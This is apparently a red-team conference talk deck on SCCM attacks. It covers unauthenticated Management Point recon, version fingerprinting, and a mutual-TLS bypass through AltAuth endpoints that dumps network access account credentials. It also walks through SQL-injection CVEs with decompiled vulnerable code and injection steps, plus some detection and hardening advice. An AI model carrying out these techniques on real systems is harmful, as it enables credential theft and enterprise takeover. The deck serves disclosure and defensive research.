SYNACKTIV

SCCM: The Tree that Always Bears Bad Fruits

Mehdi Elyassa – Red Teamer

whoami

SYNACKTIV

- **Mehdi Elyassa (@kalimer0x00)**
  - Red teamer at Synacktiv
  - Based in Paris, France
  - 8+ years in offensive security
  - Speaker at DEF CON 33 and x33fcon
  - Author of sccmsqlclient.py / ntdissector

Introduction

Introduction

SYNACKTIV

This talk does not cover

- SCCM architecture, roles, and deployment fundamentals
- Well-known misconfigurations and abuse techniques

This talk focuses on

- Advanced exploitation techniques targeting the site database layer
- Tradecraft developed from real-world engagements
- Detection and hardening guidance (practical, not exhaustive)
- Release of new tools and previously undisclosed findings

Introduction

Why this talk ?

- **Microsoft Configuration Manager / SCCM** remains **widely deployed** in enterprise environments
- It is often not in a great security state:
  - Misconfigured
  - Not fully patched
  - Poorly hardened and not monitored
  - Used to manage critical assets
- In real-world engagements:
  - SCCM is a high-impact pivot point
  - A **Microsoft-signed C2** once compromised
  - My go-to target that eases lateral movement
- Goal: share **advanced SCCM attack techniques** and help defenders understand and detect them

Introduction

Agenda

SYNACKTIV

1. **Attack Surface Overview**
2. **Bypassing Mutual TLS:** When Alternative Auth means No Auth
3. **SCCM Exploitation Research:** The SQL Injection Bingo
4. **Post-exploitation:** No MSSQL Access? Abuse the Management Point
5. **Takeaways**

Attack Surface Overview

Attack Surface Overview

External Exposure Model

SYNACKTIV

- SCCM exposes multiple **client-facing HTTP(S) interfaces**
- These interfaces are part of the **management plane**
- Key exposed components:
  - Management Point (MP) — primary client communication endpoint
  - Distribution Point (DP) — content delivery service
  - Cloud Management Gateway (CMG) — remote client bridge over Internet

Attack Surface Overview

Client Communication Modes

SYNACKTIV

- **EHTTP (Enhanced HTTP)** — default client-server communication mode
- **HTTPS** — require certificates for client-server communication
- Configurable per site or per role:
  - Management Point (MP)
  - Distribution Point (DP)
- By default, HTTP-based communication is allowed via EHTTP
- When HTTPS is enforced, **mutual TLS is required for any client communication**
- Protocol choice impacts authentication requirements and exposed attack surface

Attack Surface Overview

Management Point Recon Surface

SYNACKTIV

- MP exposes certain **unauthenticated HTTP endpoints**
- Used for **client discovery and configuration retrieval**
- Responses can expose:
  - Site codes
  - MP hostnames
  - Feature flags (e.g. HTTPS enforcement)
- No authentication required for basic enumeration in many configurations

Attack Surface Overview

Recon: MP Enumeration & Version Discovery

SYNACKTIV

- List Management Points
  - `/sms_mp/.sms_aut?MPLIST`
  - `/sms_mp/.sms_aut?MPLIST1&<SITECODE>`
  - `/sms_mp/.sms_aut?MPLIST2` (CMG)

```
$ curl 'http://cmc.corp.local/sms_mp/.sms_aut?MPLIST'
<MPList>
    <MP Name="CMC.CORP.LOCAL" FQDN="CMC.corp.local">
        <Version>9135</Version>
        <Capabilities SchemaVersion="1.0">
            <Property Name="SSLState" Value="0"/>
        </Capabilities>
    </MP>
</MPList>
```


- Interesting fields:
  - `SSLState` indicates if HTTPS is enforced
  - `Version` build number, **but its not the full version number**

Attack Surface Overview

Recon: Client-Based Version Fingerprinting

SYNACKTIV

- The **full version number** is required to determine:
  - Missing updates / hotfixes
  - Potential CVE exposure
- A fair number of updates bump the **client version**
  - Creates a reliable fingerprinting signal



Name	Date Released	State	Prereq Only	Ignore P...	Full Version	Client Version	Last Update Time
Configuration Manager 2503	4/16/2025 12:00 AM	Installed	No	Yes	5.00.9135.1000	5.00.9135.1001	7/4/2025 10:48 PM
Configuration Manager 2503 Hotfix (KB33177653)	6/16/2025 12:00 AM	Installed	No	Yes	5.00.9135.1006	5.00.9135.1006	7/15/2025 12:10 PM
Configuration Manager 2503 Hotfix (KB34503790)	8/21/2025 12:00 AM	Installed	No	Yes	5.00.9135.1008		12/1/2025 7:11 PM
Configuration Manager 2503 Hotfix Rollup (KB32851084)	10/7/2025 12:00 AM	Ready to install	No	No	5.00.9135.1013	5.00.9135.1013	12/1/2025 6:46 PM

- **The client installer can be used to "guess" the full version**

Attack Surface Overview

Recon: Client-Based Version Fingerprinting

SYNACKTIV

- The client installer can be retrieved over HTTP: `/CCM_CLIENT/ccmsetup.exe`
  - Segment mapped to: `C:\Program Files\Microsoft Configuration Manager\Client`
- The binary embeds the **client version**

```
$ curl -sk "http://mp.local/CCM_CLIENT/ccmsetup.exe" -H 'Range: bytes=5000000-' | strings  -e l | grep '5.00'
5.00.9135.1006
5.00.9135.1006
```

- **`Limitation:`** If HTTPS is enforced, **anonymous download isn't possible** as mTLS is required

Attack Surface Overview

Recon: Client-Based Version Fingerprinting

SYNACKTIV

- **Client version -> Patch Mapping**
  - Compare against the updates changelog (FileList)

File name	File version	File size	Date	Time	Platform
ccmsdkprovider.dll	5.00.9135.1006	2106952	01-May-2025	00:00	x64
ccmsdkprovider.dll	5.00.9135.1006	1907264	01-May-2025	00:00	x86
ccmsetup.exe	5.00.9135.1006	7490624	01-May-2025	00:00	x64
ccmsetup.exe	5.00.9135.1006	6802488	01-May-2025	00:00	x86
ccmutillib.dll	5.00.9135.1006	1636392	01-May-2025	00:00	x64
ccmutillib.dll	5.00.9135.1006	1500200	01-May-2025	00:00	x86
cm2503-client-kb33177653-i386.msp	Not Applicabile	4620288	01-May-2025	00:00	Not Applicable
cm2503-client-kb33177653-x64.msp	Not Applicabile	5050368	01-May-2025	00:00	Not Applicable
mcs.msi	Not Applicabile	21639168	01-May-2025	00:00	Not Applicable

https://aka.ms/KB33177653_2503_FileList

Attack Surface Overview

SYNACKTIV

Recon: Client-Based Version Fingerprinting

- **Introducing `SCCMVersionGuesser`**
  - Automates this technique to infer the full build number and patch level
  - Correlates client version against SCCM's updates metadata
  - Link: https://github.com/synacktiv/SCCMVersionGuesser

```
python3 SCCMVersionGuesser.py http://cmc.corp.local
[+] Extracted Client Version: 5.00.9135.1006

[!] MATCHED BUILD: 9135 (SCCM 2503)
Status      | KB / Update  | Client Version | Full Version   | Security Info
-------------------------------------------------------------------------------
[INSTALLED] | Base         | 5.00.9135.1001 | 5.00.9135.1000 | -
[INSTALLED] | KB31909343   | 5.00.9135.1001 | 5.00.9135.1001 | CVE-2025-47178 (Auth SQLi)
[INSTALLED] | KB32480179   | 5.00.9135.1001 | 5.00.9135.1003 | CVE-2025-47178 (Auth SQLi)
[CURRENT*]  | KB33177653   | 5.00.9135.1006 | 5.00.9135.1006 | -
[CURRENT*]  | KB34503790   | 5.00.9135.1006 | 5.00.9135.1008 | CVE-2025-59213 (Unauth SQLi), CVE-2025-55320 (Auth SQLi)
[MISSING]   | KB32851084   | 5.00.9135.1013 | 5.00.9135.1013 | CVE-2025-59501 (Auth Bypass)
[MISSING]   | KB35958849   | 5.00.9135.1013 | 5.00.9135.1014 | -
[MISSING]   | KB36495448   | 5.00.9135.1017 | 5.00.9135.1017 | -
[MISSING]   | KB36419072   | 5.00.9132.1017 | 5.00.9135.1019 | -

*Note: If multiple updates are marked as current, it is because they share
       the same client version and cannot be distinguished using ccmsetup.exe alone.
```

Bypassing Mutual TLS

When Alternative Auth means No Auth


Bypassing Mutual TLS

Alternative Authentication Endpoints

SYNACKTIV

- When **HTTPS is enforced**, clients need a certificate to interact with Management Point services
  - This can complicate the exploitation of unauthenticated endpoints
  - It also restricts reconnaissance capabilities

- In IIS, two additional **AltAuth** applications appear when HTTPS is enabled




Bypassing Mutual TLS

Alternative Authentication Endpoints

SYNACKTIV

- These Alternative Authentication applications are configured in IIS with **Anonymous Authentication enabled** and **Client certificates ignored**



- **Unlike standard Management Point endpoints, these paths do not enforce Mutual TLS**
- This allows **direct access** to MP services without presenting a certificate
  - Services to retrieve policies / scripts / etc.
    - `/SMS_MP_AltAuth/.sms_{dcm,aut,pol}` (+ `/SMS_MP_TokenAuth/.sms_{dcm,aut,pol}`)
  - CCMMessaging service for client registration / location / etc.
    - `/CCM_System_AltAuth/request`

Bypassing Mutual TLS

Automatic Client Approval

SYNACKTIV

- When a client registers via `/CCM_System_AltAuth/request`, it is **automatically approved**
- This occurs even when the site is configured with **Manually approve each computer**
- **`Limitation:`**
  - This behavior is observed when **HTTPS is enforced site-wide**
  - It does not work when HTTPS is enabled only for the Management Point role

Bypassing Mutual TLS

Retrieving NAA Credentials

SYNACKTIV

- **How to retrieve NAA credentials without credentials?**
  - Abuse the Alternative Authentication endpoints:
    - Use `/CCM_System_AltAuth/request` to register an automatically approved client
    - Query `/SMS_MP_AltAuth/.sms_pol` to retrieve the secret policy
    - Now supported in **SCCMSecrets** with the `--altauth` switch

```
> python3 SCCMSecrets.py policies -mp https://cmc.corp.local -cn 'fakeclient_sitewide_https' -rs 5 --altauth

 _____ _____ _____ _____ _____ _____                                  _
/  ___/  __ \/  __ \  __ \  ___|                                    | |
\ `--.| /  \/| /  \/| .  . |\ `--.  ___  ___ _ __ ___| |_ ___
 `--. \ |    | |    | |\/| | `--. \/ _ \/ __| '__/ _ \ __/ __|
/\__/ / \__/\| \__/\| |  | |/\__/ /  __/ (__| | |  __/ |_\__ \
\____/ \____/ \____/\_|  |_/\____/ \___|\___|_|  \___|\__|___/
 ------------------------------------------------------------

##### Management Point policies dump context #####

- Management point                      : https://cmc.corp.local
- Machine account provided              : none (anonymous registration, altauth or existing device)
- Using alternate authentication endpoint : True
- Client name for the device            : fakeclient_sitewide_https
- Registration sleep (in seconds)       : 5
- Output directory                      : ./loot/2026-04-07_20-20-37_policies



OPsec consideration: secret policies dump requires registering an SCCM client that we will not be able to remove afterwar

[*] Registering SCCM client with FQDN fakeclient_sitewide_https
[+] Client registration complete - GUID: C85E63C5-32A3-4EAC-A74B-414DED77FD6B.
[*] Sleeping for 5 seconds

[*] Requesting device policies fakeclient_sitewide_https
[+] Policies list retrieved (48 total policies ; 1 secret policies)
[+] We retrieved some secret policies without providing credentials, which indicates that the target site is vulnerable t
[+] Processing secret policy {46ca62cc-60a1-498a-8513-d64388a17fad}.
[*] Found 6 obfuscated blob(s) in secret policy.
[+] Retrieved NAA account credentials: 'CORP\sccm_naa:[redacted]'
[+] Retrieved NAA account credentials: 'CORP\sccm_naa:[redacted]'
[+] Retrieved NAA account credentials: 'CORP\user-sccm-readonly:[redacted]'


[*] Info: secret policies were transmitted unencrypted by the Management Point, meaning that HTTPS is enforced site-wide
[+] All done. Bye!
```

Bypassing Mutual TLS

Retrieving NAA Credentials

SYNACKTIV

- **Detection Guidelines:**
  - Track in IIS access logs for requests to **_AltAuth** / **_TokenAuth**
  - Alert on requests from unknown or unexpected clients
  - Correlate client registration activity with legitimate endpoints
- **Mitigation:**
  - Disable Alternative Authentication applications in IIS if not actively required

SCCM Exploitation Research

The SQL Injection Bingo

SCCM Exploitation Research

Why Focusing on SQL Injections

SYNACKTIV

- In SCCM, the most critical post-exploitation actions require database access
- By design, SQL injections give sysadmin privileges, leading to remote code execution and site takeover
- This makes it a high-impact class of vulnerability, guiding the focus of my research


SCCM Exploitation Research

SYNACKTIV

Management Point Location Manager Unauthenticated SQL Injection – CVE-2024-43468

- **First discovery:** a trivial unauthenticated SQL injection on the Management Point
- **Affected component:** `MP_LocationManager` — handles client location requests
- **Impact:** MP machine account has sysadmin privileges, allowing site takeover
- POC: https://github.com/synacktiv/CVE-2024-43468

- Added to CISA's Known Exploited Vulnerabilities in Feb 2026



MICROSOFT | CONFIGURATION MANAGER

CVE-2024-43468

Microsoft Configuration Manager SQL Injection Vulnerability: *Microsoft Configuration Manager contains an SQL injection vulnerability. An unauthenticated attacker could exploit this vulnerability by sending specially crafted requests to the target environment which are processed in an unsafe manner enabling the attacker to execute commands on the server and/or underlying database.*

Related CWE: CWE-89

Known To Be Used in Ransomware Campaigns? **Unknown**

Action: Apply mitigations per vendor instructions, follow applicable BOD 22-01 guidance for cloud services, or discontinue use of the product if mitigations are unavailable.

- **Date Added:** 2026-02-12
- **Due Date:** 2026-03-05

Additional Notes +

SCCM Exploitation Research

SYNACKTIV

SMS Provider Authenticated SQL Injection (Low-Privileged) - CVE-2025-47178

- **Affected component:** `SMS_DeploymentSummary.UpdateClassicDeployment()` method in SMS Provider (**AdminService**)
  - Patched in July 2025 (POC https://github.com/synacktiv/CVE-2025-47178)
  - **Authentication required**, but any RBAC role is sufficient, even **read-only**
  - **Impact**:
    - Breaks the SMS Provider security boundary
    - SMS Provider runs as sysadmin → full site compromise
    - Can be combined with **TAKEOVER-5*** NTLM Relay to AdminService → SQL injection

- **Root cause:**
  - The `OfferID` parameter should be numeric, but the WMI MOF declares it as a string
  - Backend logic assumes numeric input and performs no proper escaping

```
# File: smsprov.mof
class SMS_DeploymentSummary : SMS_BaseClass
{
    [...]
    [Description("Updates summarized results for a particular deployment."),
      static, ...]
    sint32 UpdateDeployment([in] uint32 AssignmentID);

    [Description("Updates summarized results for a particular Classic Deployment."),
      static, ...]
    sint32 UpdateClassicDeployment([in] string OfferID);
};
```

* https://github.com/subat0mik/Misconfiguration-Manager

SCCM Exploitation Research

SMS Provider Authenticated SQL Injection - CVE-2025-55320

SYNACKTIV

- **Affected component:** `SMS_MDMAppleVppToken.SyncToken()` method in SMS Provider
  - Patched in October 2025
  - **Authentication required:** `Operations Administrator` role
- **Similar root cause**: `VppIntuneTokenId` is declared it as a string

```
class SMS_MDMAppleVppToken : SMS_BaseClass
{
    [...]
    [Description("Trigger a sync of the token"), static, implemented]
    sint32 SyncToken([in] string VppIntuneTokenId);
};
```

- POC https://github.com/synacktiv/CVE-2025-55320

SCCM Exploitation Research

SYNACKTIV

Discovery Data Manager (DDM) Unauthenticated SQL Injection - CVE-2025-59213

- Another **unauthenticated SQL injection**
- Patched in October 2025 with KB34503790
- **Affected component:** Site Server `DuplicateAMTMachineRecord` method in the **Discovery Data Manager** (`ddm.dll`)
  - DDM processes Discovery Data Records (DDR) sent by clients
- **Exploitation path:**
  - Reachable via the Management Point
  - Processed by the **SMS Executive** service (`smsexec.exe`) on the Site Server
- Exploit released alongside this talk: https://github.com/synacktiv/CVE-2025-59213

SCCM Exploitation Research

SYNACKTIV

Discovery Data Manager (DDM) Unauthenticated SQL Injection – CVE-2025-59213

- **Root cause:** Unescaped client-supplied `Hardware_ID0` in `CDiscoverDataManager::DuplicateAMTMachineRecord` (ddm.dll)

```
__int64 __fastcall CDiscoverDataManager::DuplicateAMTMachineRecord(
        CDiscoverDataManager *this,
        unsigned int a2,
        const char *a3)
{
  unsigned int v5; // ebx
  CSql *Connection; // rdi
  const char *v8; // [rsp+30h] [rbp-48h] BYREF
  char v9[8]; // [rsp+38h] [rbp-40h] BYREF
  _DWORD *v10; // [rsp+40h] [rbp-38h]

  ATL::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>(&v8);
  v5 = 0;
  Connection = CSqlCache::GetConnection("SMS ACCESS", 0x493E0u, 1);
  if ( Connection )
  {
    ATL::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>::Format(
      &v8,
      "DECLARE @nOldID int select @nOldID = MAX(ItemKey) from System_DISC where Obsolete0=1 and Hardware_ID0=N'%s'\n"
      "DECLARE @nObs int SELECT @nObs = count(*) FROM AMT_MachineProperties WHERE MachineID = @nOldID\n"
      "IF (@nObs = 1) BEGIN\n"
      "INSERT INTO AMT_MachineProperties(MachineID, ProfileID, HostName, AdminPassword, LatestProvisionOpTime, FQDN, Addn"
      ", IP, PID, TlsMode, LatestConnectionDate, LinkedHost, CertID, OTP, ClientTrustedRootCertHash, AdminUserName, Lates"
      "tProvisionOpType, ConfigurationStatus, LastMaintenanceDate, LastErrorCode, RetryCount)\n"
      "SELECT %d, ProfileID, HostName, AdminPassword, LatestProvisionOpTime, FQDN, Addn, IP, PID, TlsMode, LatestConnecti"
      "onDate, LinkedHost, CertID, OTP, ClientTrustedRootCertHash, AdminUserName, LatestProvisionOpType, ConfigurationSta"
      "tus, LastMaintenanceDate, LastErrorCode, RetryCount\n"
      "FROM AMT_MachineProperties WHERE MachineID = @nOldID\n"
      "UPDATE System_DISC SET AMTStatus0 = a.AMTStatus0, AMTFullVersion0 = a.AMTFullVersion0, IsClientAMT30Compatible0 = "
      "a.IsClientAMT30Compatible0 \n"
      "FROM (SELECT AMTStatus0, AMTFullVersion0, IsClientAMT30Compatible0 FROM System_DISC WHERE ItemKey = @nOldID) a WHE"
      "RE ItemKey = %d\n"
      "SELECT @@ROWCOUNT END ELSE SELECT 0",
      a3,
      a2,
      a2);
    CSql::Cmd(Connection, v8);
    if ( CSql::Execute(Connection, 0) || CSql::GetResults(Connection) || CSql::NextRow(Connection) != 3 )
    {
      v5 = -2147467259;
    }
```

SCCM Exploitation Research

SYNACKTIV

Discovery Data Manager (DDM) Unauthenticated SQL Injection – CVE-2025-59213

- `CDiscoverDataManager::ProcessDDR` **calls** `CDiscoverDataManager::ObsoleteOldRecords`
  - If **Previous SMS UUID** in the DDR report matches an existing client, the record is obsoleted and the method returns **True**

```
26  }
27  CDiscoveryItem::GetScalarPropValue(a2, "Hardware_ID", &hardware_id);
28  CDiscoveryItem::GetScalarPropValue(a2, "Previous SMS UUID", &previous_sms_uuid);
29  CDiscoveryItem::GetScalarPropValue(a2, "SMS Unique Identifier", v34);
30  if...
31  CDiscoveryItem::GetScalarPropValue(a2, "Obsolete", v33);
32  if...
33  if...
34  if...
35  ATL::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>(&v26);
36  v10 = CSql::EscapeSingleQuote(v22, hardware_id);
37  ATL::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>::operator=(&hardware_id, v10);
38  ATL::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>::~CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>(v22);
39  v11 = CSql::EscapeSingleQuote(v23, previous_sms_uuid);
40  ATL::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>::operator=(&previous_sms_uuid, v11);
41  ATL::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>::~CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>(v23);
42  Connection = CSqlCache::GetConnection("SMS ACCESS", 0x493E0u, 1);
43  if ( Connection )
44  {
45    if ( v9 )
46    {
47      previous_sms_uuid_escaped = (const char **)CSql::EscapeSingleQuote(v24, previous_sms_uuid);
48      ATL::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>::Format(
49        &v26,
50        "update System_DISC set Obsolete0=1, Active0=0 where SMS_Unique_Identifier0=N'%s' and IsNULL(Obsolete0,0)=0; select @@ROWCOUNT",
51        *previous_sms_uuid_escaped);
52      ATL::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>::~CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>(v24);
53      CSql::Cmd(Connection, v26);
54      if ( CSql::Execute(Connection, 0) || CSql::GetResults(Connection) || CSql::NextRow(Connection) != 3 )
55        goto LABEL_43;
56      CSqlData::CSqlData((CSqlData *)v37);
57      CSql::GetData(Connection, 1, (struct CSqlData *)v37);
58      if ( v38 && *v38 )
59      {
60        ATL::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>(&v28);
61        ATL::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>(&v30);
62        CDiscoveryItem::GetScalarPropValue(a2, "NetBIOS Name", &v28);
63        CDiscoveryItem::GetScalarPropValue(a2, "SMS Unique Identifier", &v30);
64        SMSLog("A record with SMS ID %s was obsoleted because of a SMSID change by %s.", previous_sms_uuid, v28);
65        *return_boolean_flag = 1;
66        v16 = CStatusMessage::Create(
67                nullptr,
0001B9EA ?ObsoleteOldRecords@CDiscoverDataManager@@AEAAKPEAVCDiscoveryItem@@0AEA_N@Z:49 (18001C5EA)
```

- **if True** `CDiscoverDataManager::ProcessDDR` **calls** `CDiscoverDataManager::DuplicateAMTMachineRecord`

SCCM Exploitation Research

SYNACKTIV

Discovery Data Manager (DDM) Unauthenticated SQL Injection - CVE-2025-59213

- **Crafting the right DDR report**
  - Decompiled C# code to map internal properties to their corresponding XML elements
  - `Microsoft.ConfigurationManagement.Messaging.dll`

```
<?xml version='1.0' encoding='UTF-16'?>
<Report>
    <ReportHeader>
      <!-- OMITTED -->
    </ReportHeader>
    <ReportBody>
        <Instance ParentClass="CCM_Client" Class="CCM_Client" Namespace="\\\\{SOURCE_HOST}\ROOT\ccm" Content="New">
            <CCM_Client>
                <ClientIdChangeDate>10/01/2025 15:48:30</ClientIdChangeDate>
                <PreviousClientId>{OLDSMSID}</PreviousClientId>
            </CCM_Client>
        </Instance>
        <Instance ParentClass="CCM_ClientIdentificationInformation" Class="CCM_ClientIdentificationInformation" Namespace="\\\\{SOURCE_HOST}\ROOT\ccm" Content="New">
            <CCM_ClientIdentificationInformation>
                <HardwareID1>{HID}</HardwareID1>
            </CCM_ClientIdentificationInformation>
        </Instance>
    </ReportBody>
</Report>
```

SCCM Exploitation Research

SYNACKTIV

Discovery Data Manager (DDM) Unauthenticated SQL Injection - CVE-2025-59213

- **Exploitation Steps**
  1. **Register two fake SCCM clients** and record their assigned SMSIDs (i.e. client id)
     - Client approval is **not required**
  2. Wait briefly for registration processing to complete
  3. Send a **crafted DDR** signed by Client A containing:
     - `PreviousClientId` = SMSID of Client B
     - `HardwareID1` = SQL injection payload
- **`Limitation`**
  - Payload size limited to 900 characters
  - Error in the logs if exceeded:

